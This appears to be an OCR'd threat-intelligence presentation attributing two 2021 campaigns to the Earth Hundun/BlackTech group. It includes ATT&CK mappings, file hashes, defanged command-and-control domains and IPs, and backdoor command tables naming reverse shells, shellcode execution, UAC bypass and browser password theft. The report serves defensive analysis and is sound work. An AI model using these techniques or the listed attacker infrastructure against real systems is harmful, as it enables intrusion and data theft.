
Added junk code in the middle of config decryption routine

```
dword_15B060 = g_config;
for ( i = g_config; v38 < i; ++v38 )
{
  v40 = byte_157DF0[v37++] ^ byte_157E74[v38];
  byte_15B068[v38] = v40;
  junk(v36);
  if ( v37 >= 11 )
    v37 = 0;
}
```

Attribution of Campaign

- We found SPIDERPIG dropped by LAMICE, which indicates that there should be same or collaborating actor behind Campaing #1 and Campaign #2





Insight into Attribution


Diamond Model of Earth Hundun

Technical Axis

- ✓ Usage of China based Hosting Service (80vps)
- ✓ Tool/Infrastructure Overlap with known BlackTech's Tool/Infrastructure

Social-Political Axis

- ✓ Surging tensions in the Taiwan Strait
- ✓ In 14th FYP, China will focus on pushing more domestic production, less dependencies on international



ADVERSARY

Origin:
- ✓ Believed to be based in China

Group:
- ✓ Earth Hundun, Blacktech, Palmerworm

CAPABILITY

Tools:
- ✓ Abuse of customized OSS tools (PeLdr / ToxicEye)
- ✓ Custom Malware (BUSYICE / BTSDOOR / DELTABEEF)

TTPs:
- ✓ No Packer
- ✓ Combination of existing algorithm for encryption (AES+RC4 / AES+RSA)
- ✓ Usage of exploit for initial access
- ✓ Heavy use of MFC application

INFRASTRUCTURE

- ✓ Dynamic DNS
- ✓ VPS/Hosting Service (Vultr/xTom/80vps)
- ✓ Reuse of used domains


VICTIM

Geography:
- ✓ Taiwan and Japan


Industry:
- ✓ National Defense, Military, Media, Telecomm and Academics
- ✓ targeting indivisuals in non-enterprise organization
- ✓ targeting oversea branch of Japanese company

Overlaps with Known Infrastructure

- Not overall picture of infrastructure, focus on overlaps between known infrastructure and Campaign #1/#2



Overview of Attribution



Conclusion

Summary

- We attributed 2 campaigns operated in 2021 into Earth Hundun, which is also known as BlackTech, based on the infrastructure overlap used by BlackTech before
- They added new tools, such as BUSYICE / BTSDOOR / TELESWORD / DELTABEEF into their arsenal
- It should be noted that we observed tool sharing between Blackgear and Earth Hundun


Challenges

- Attribution is getting hard
  - Threat Actor is not a monolithic/static group, developer/operator could be changed and TTPs/tools could be shared with other teams/groups over time
  - Increase of usage of OSS RedTeam tools makes attribution difficult
- Continuous Attribution is important
  - Understand that attribution should be updated over time
  - Continuously open the process of attribution (why do we think so?) for community, and re-define groups if needed

TREND MICRO™

THE ART OF CYBERSECURITY

2018 年にトレンドマイクロによって世界中で検出およびブロックされた脅威
実際のデータを使用し、 アーティストのDaniel Beauchampによって作成されました。



Appendix

MITRE ATT&CK

Tactic	Technique	ID	Procedure
Initial Access	Exploit Public-Facing Application	T1190	Abuse ProxyLogon
Initial Access	Phishing: Spearphishing Attachment	T1566.001	Send SpearPhishing mail with macro-enabled Excel
Execution	User Execution: Malicious File	T1204.002	User enables macro or run malicious program
Persistence	Boot or Logon Initialization Scripts: Logon Script (Windows)	T1037.001	SPIDERPIG uses UserInitMprLogonScript registry entry for persistence
Persistence	Boot or Logon Initialization Scripts: Startup Items	T1037.005	BUSYICE/SLEFMAKE is executed through startup
Persistence	Hijack Execution Flow: DLL Search Order Hijacking	T1574.001	SPIDERPIG malicious FileSyncFalwb.dll in OneDrive install folder for persistence
Privilege Escalation	Abuse Elevation Control Mechanism: Bypass User Account Control	T1548.002	DELTABEEF performs UAC bypass abusing eventvwr or foodhelper
Defense Evasion	Access Token Manipulation: Parent PID Spoofing	T1134.004	DELTABEEF can run program with PPID spoofing
Credential Access	Credentials from Password Stores: Credentials from Web Browsers	T1555.003	CHROMEPASSDUMP tries to extract plain text password from Chrome
Discovery	Permission Groups Discovery: Local Groups	T1069.001	BUSYICE use “net localgroup administrators” to check permission
Discovery	Remote System Discovery	T1018	BUSYICE use “net view” to check current network
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	BUSYICE/SPIDERPIG uses HTTP/HTTPS for C&C communication

IoC for Campaign #1

sha256	Malware
daffda49cb3390bd9290949abbea6f7bb875ac0076767380e73d041c88ebbaba	BUSYICE
4932f5d13eff299d4c35f2a0de46da3631f02a30419bf166125ce0b861bb896a	BUSYICE
5660b6d93ba29473cd1438e3863e2184501414cecfa914946db917311bef7621	BUSYICE
655ca39beb2413803af099879401e6d634942a169d2f57eb30f96154a78b2ad5	BUSYICE
e197c583f57e6c560b576278233e3ab050e38aa9424a5d95b172de66f9cfe970	BUSYICE
54e6ea47eb04634d3e87fd7787e2136ccfbcc80ade34f246a12cf93bab527f6b	BUSYICE
ba27ae12e6f3c2c87fd2478072dfa2747d368a507c69cd90b653c9e707254a1d	LAMICE
0911e5d1ec48430ff9a863f5c4a38f0c71872d8bd6c89f07d6ae16d78eca162f	LAMICE

IoC for Campaign #2

sha256	Malware
2657ca121a3df198635fcc53efb573eb069ff2535dcf3ba899f68430caa2ffce	SELFMAKE Type 2
2321690bb6cab49c9eb828c4b65182ceb05653479fe900b9e6dbd93a0b9a672f	SELFMAKE Type 2
7da969010a55919aa66ed97a2d2d6d6a0be3d8dc6151eeb6cebc15e4f06d4553	SELFMAKE Type 2
3891fb7b3d1e5fc2d028ed3d0debe868189971b20eb8edb295e2b8d2d0c1a02a	SELFMAKE Type 2
5a57c9d19c7fb42832085f88d92f9f57d64b1bca8f2a19b0533a4caee1a792cc	SELFMAKE Type 2
90406d0fc975f342f0e20b49e7946e891392eb06bfc8cc5f3b9b8c86b7c1b17a	SELFMAKE Type 2
be5dc0d38251a54350c462a7f4a6c70028ee05c01bde5c1974342893bf12ba5e	SELFMAKE Type 2
1e25116f33f7248e4549cb15fb20bd5d9f87cc7424e6592e565d66095ec2b647	SELFMAKE Type 2
8bdfc1ed5bfec964050a42a0f1ddd8709fcf14fab1ede151c5a7161be904cd96	SELFMAKE Type 1
92c75df382218e7743359aa83b403e443550e766c8474a59c9dcbd4903a4bf02	SELFMAKE Type 1
8c3df0e4d7ff0578d143785342a8033fb6e76ce9f61c2ea14c402f45a76ab118	SPIDERPIG RAT
c2b23689ca1c57f7b7b0c2fd95bfef326d6a22c15089d35d31119b104978038b	SPIDERPIG RAT
dced553a6f835162f0515a41a330404466f3ca44bc43a2f8b5675ca28609c905	SPIDERPIG RAT
d196969b35966462fa03ef857e375e9d6172b34053b115df04cefa3d673b9d85	SPIDERPIG RAT
733b4d5174669caab2bbcc9bfe51606a13346b70af59fccea4f479d1fde7b5d7	SPIDERPIG RAT
c604f7be88bff6fb3d88e53121fb0e247be1e6297eb43cf3bf731c2cdee90594	Encrypted SPIDERPIG RAT
be5dc0d38251a54350c462a7f4a6c70028ee05c01bde5c1974342893bf12ba5e	Brave browser installer contains SELFMAKE

IoC (Network)

malware	CnC server
BUSYICE	org.misecure[.]com
BUSYICE	139.162.87[.]180
BUSYICE	update.centosupdates[.]com
BUSYICE	windefend-update.loginto[.]me
BUSYICE	chrome-update.serveblog[.]net
BUSYICE	macfee-update.serveftp[.]com
SELFMAKE	wwww.uinvest-europe[.]com
SELFMAKE/SPIDERPIG	45.117.102[.]243
SELFMAKE	45.77.227[.]248
SELFMAKE	exmail.sytes[.]net
SPIDERPIG	centos.onthewifi[.]com
SPIDERPIG	104.168.213[.]95
SPIDERPIG	client.dnsiskinky[.]com
BUSYICE / WATERTIGER	103.30.41[.]91

TELESWORD: backdoor commands

command	action
HELP	Show available commands
ABOUT	Show Bot description
WHOIS	Show current IP info such as location
COMPUTERINFO	Get system info such as OS version, computer name, username, privileges, installed anti-virus products etc...
ACTIVEWINDOW	Get current active window title
SHELL	Execute arbitrary command via cmd.exe
PROCESSLIST	Enumerate running process
PROCESSKILL	Kill specified process by name
PROCESSSTART	Run specified executable program

command	action
DOWNLOADFILE	Get specified file in victim's machine
UPLOADFILE	Download file from specified URL or Telegram storage
LISTFILES	As the command name suggests
REMOVEFILE	As the command name suggests
REMOVEDIR	As the command name suggests
RUNFILE	Run specified file
RUNFILEADMIN	Run specified file as administrator
MOVEFILE	As the command name suggests
COPYFILE	As the command name suggests
MOVEDIR	As the command name suggests

DELTABEEF: Backdoor commands (1)

ID	action
0xFFFD0000	Execute the given shellcode
0xFFFE0001	Set flag to keep alive
0xFFFE0002	Update working date/time
0xFFFE0005	Update interval time
0x00000000	Get C: drive info
0x00000002	Get file stat under specified folder
0x00000006	Open handle of specified file
0x00000007	Write data to opened handle in cmd 0x6
0x00000008	Close opened handle in cmd 0x6
0x00000009	Same as cmd 0x8
0x0000000A	Open handle of specified file and read chunk (0x700 bytes)
0x0000000F	Read chunk (0x700 bytes) from opend file in cmd 0xA
0x00000010	Move file
0x00000013	Delete file

ID	action
0x00010000	Initialize socket connection thread
0x00010002	Connect to given hostname
0x00010005	Connect to given IP address
0x00010008	Send given packets via opened socket
0x0001000A	Close specified socket by socket ID
0x0001000C	Close all running socket connection
0x00020000	Enumerate process
0x00020004	Kill process by PID
0x00020007	Run program by parent process spoofing
0x00030000	Init reverse shell session
0x00030003	Write data to pipe in current session
0x00030005	Kill current reverse shell session

DELTABEEF: Backdoor commands (2)

ID	action
0x00040000	Get detail systeminfo
0x00040002	Create empty file msi_watfe.tmp in %temp%
0x00040006	Enumerate installed application from registry
0x0004000A	Run program with UAC bypass technique (abusing eventvwr or fodhelper)
0x0004000D	Write data to file opened in cmd 0x40002
0x0004000F	Run msi_watfe.tmp in %temp% by rundll32.exe
0x00050000	Send ICMP packet to specified host
0x00050003	Send ICMP packet to specified host and get response
0x00050006	Get information of TCP/UDP connection status
0x0005000A	Get ARP table
0x0005000D	Get adaptor info
0x00050013	Try connection to specified host
0x00050019	Resolve given hostname to IP

ID	action
0x00060000	Enuemrate registry keys
0x00060005	Delete specified registry key
0x00060008	Add registry key
0x0006000B	Same as cmd 0x60008
0x00070000	Get screenshot
0x00070004	Management buffer for screenshot
0x00080000	Enumerate service
0x00090020	Initialize listening mode
0x00090027	Send data to opened socket in cmd 0x90020
0x00090029	Close specified listening session
0x0009002A	Kill running listening session